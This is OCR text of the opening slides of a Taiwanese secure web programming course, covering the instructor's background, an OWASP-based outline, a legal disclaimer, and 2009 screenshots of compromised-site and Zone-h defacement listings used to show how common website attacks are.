


Secure Web Programming

敦陽科技

講師


- 翁御舜 *< Fred.Weng@sti.com.tw >*
- 現任: 敦陽科技 IT管理技術開發處 - 資安顧問
- 經歷：工作年資13 年
  - ✓程式設計(C++、ASP.NET、C#):
    - PKI 電子簽章、售票網站、音樂網站DRM機制
  - ✓SOC(Security Operation Center)系統建置與維護
  - ✓網站弱點掃描與滲透測試服務
- 資安認證
  - ✓CEH (Certified Ethical Hacker)
  - ✓CISSP (Certified Information Systems Security Professional)

課程綱要

- 前言
- HTTP 簡介
- 安全設計準則
- 網站常見弱點與防護建議
  - ✓OWASP 2007 Top 10
  - ✓Others
- 相關工具介紹
- 結論
- 參考文獻

聲明

- 以下課程內容，僅用於瞭解攻擊手法以利進行防禦部署，若有任何學員以之進行非法活動，一切行為與本人及敦陽科技無關，由學員自行負責。
- 刑法第三十六章: 妨害電腦使用罪
  - ✓ 第 358 條 – 入侵電腦或其相關設備罪
  - ✓ 第 359 條 – 破壞電磁紀錄罪
  - ✓ 第 360 條 – 干擾電腦或其相關設備罪
  - ✓ 第 361 條 – 對公務機關，加重其刑至1/2
  - ✓ 第 362 條 – 製作犯罪電腦程式罪
  - ✓ 第 363 條 – 358 ~ 360 須告訴乃論



前言

弱點類型使用統計





Figure 19. Easily exploitable vulnerabilities by type

Source: Symantec Corporation

Why ?

- 主機作業系統更新
- 網路層的防禦日臻成熟
  - ✓ 防火牆
  - ✓ 入侵偵測/防禦系統
- 駭客轉移目標，改為進攻應用系統層
  - ✓ 防火牆不擋
  - ✓ 入侵偵測/防禦系統不一定看得到

Gartner said .....



Gartner : "2/3 的網站有安全漏洞"

軟體安全出問題

- **可能的攻擊結果：**
  - ✓ 癱瘓應用系統服務
  - ✓ 應用系統的資料遭竊取或篡改
  - ✓ 取得應用系統的控制權
  - ✓ 取得應用系統所在主機的控制權-> 攻擊跳板
- **影響：**
  - ✓ 個人→資料喪失或遭竄改。
  - ✓ 商家→ 聲譽受損，甚至倒閉。
  - ✓ 金融系統→金融秩序。
  - ✓ 工程系統→公安事件。
  - ✓ 國防系統→國家安全。

天天有人中獎(Taiwan)

資安人(http://www.isecutech.com.tw/main/index.aspx)

資安烽火台 以下網站有惡意連結，請不要瀏覽

單位名稱: 查普曼國際企業菁英培訓中心
網域名稱: www.chapman.com.tw

單位名稱: ATA事務所
網域名稱: www.ata.tw

單位名稱: WSI 宏旭資訊網
網域名稱: www.weblead.com.tw

單位名稱: 哲良企業有限公司
網域名稱: www.jerlian.com.tw

單位名稱: 極酷衝浪
網域名稱: www.surfing.com.tw

單位名稱: 三一建設
網域名稱: www.suneast.com.tw

資料來源: Novell 更多資料

更新日期: 2009/12/15 10:00:00 RSS

資安之眼 (http://www.itis.tw/compromised)

TW 網站淪陷資料庫

TW 網站淪陷資料庫，每日更新，表列三個月內遭入侵、值入惡意程式網站事件。超過三個月之事件提供搜尋功能 (自 2007/01 至今)、統計報表及整理之惡意連結網址列表。您亦可協助回報惡意網站。

本資料庫爲歷史事件紀錄，不代表目前各網站即時狀況

主機/抬頭搜尋

事件		日期	主機	站名/抬頭	來源	作業系統	D
		2009-12-13	www.ata.tw	ATA事務所	Zone-h	Linux	2
		2009-12-13	www.chapman.com.tw	查普曼國際企業菁英培訓中心	Zone-h	Linux	
		2009-12-12	www.zen-u.com.tw	人宇生物科技股份有限公司	Turk-h		3
		2009-12-11	www.skyvers.com.tw	太瀚國際有限公司	Mirr0r		4
		2009-12-11	www.jerlian.com.tw	哲良企業有限公司	Zone-h	Win 2003	4
		2009-12-11	www.weblead.com.tw	WSI 宏旭資訊網	Zone-h	Win 2003	4
		2009-12-10	econ.ndhu.edu.tw	東華經濟	Mirr0r		

天天有人中獎(Global)

Zone-h (http://www.zone-h.org/archive/published=0)

zone-h unrestricted information

Home News Archive Archive ★ Onhold Notify

[ENABLE FILTERS]

Total attacks: **3044** of which **3044** single ip and **0** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
★ - Special defacement (special defacements are important websites)

Time	Attacker	H	M	R	★	Domain	OS	View
2009/12/15	Hell Gate Hacker					www.beckyhoops.com/historique-...	Linux	mirror
2009/12/15	M4tRix					www.cafesampad.ir/cafe/	Linux	mirror
2009/12/15	1923Turk					pepperonibrothersracing.com/in...	Linux	mirror
2009/12/15	1923Turk							
2009/12/15	1923Turk							
2009/12/15	Mu$lim							
2009/12/15	pride							
2009/12/15	Mu$lim							
2009/12/15	ufuq							
2009/12/15	ufuq							
2009/12/15	1923Turk							
2009/12/15	ufuq							
2009/12/15	pride							
2009/12/15	ufuq							
2009/12/15	1923Turk							
2009/12/15	Mafia Hacking Team							
2009/12/15	DeathSyStem							
2009/12/15	eMP3R0r TEAM							

zone-h unrestricted information

Home News Archive Archive ★ Onhold Notify

Mirror saved on: 2009-12-15 02:53:54

Defacer: 1923Turk
System: Linux

Domain: http://www.eliteeldercare.org
Web server: Apache


IP address: 74.208.177.140
Attacker stats

Hacked Nofearx38<>1923Turk-Grup

FATIHLER OZEL HAREKAT GRUP KOMUTANLIGI

| TurkishWarriorr | Emre5807 | Nofearx38 | LegendSemih |

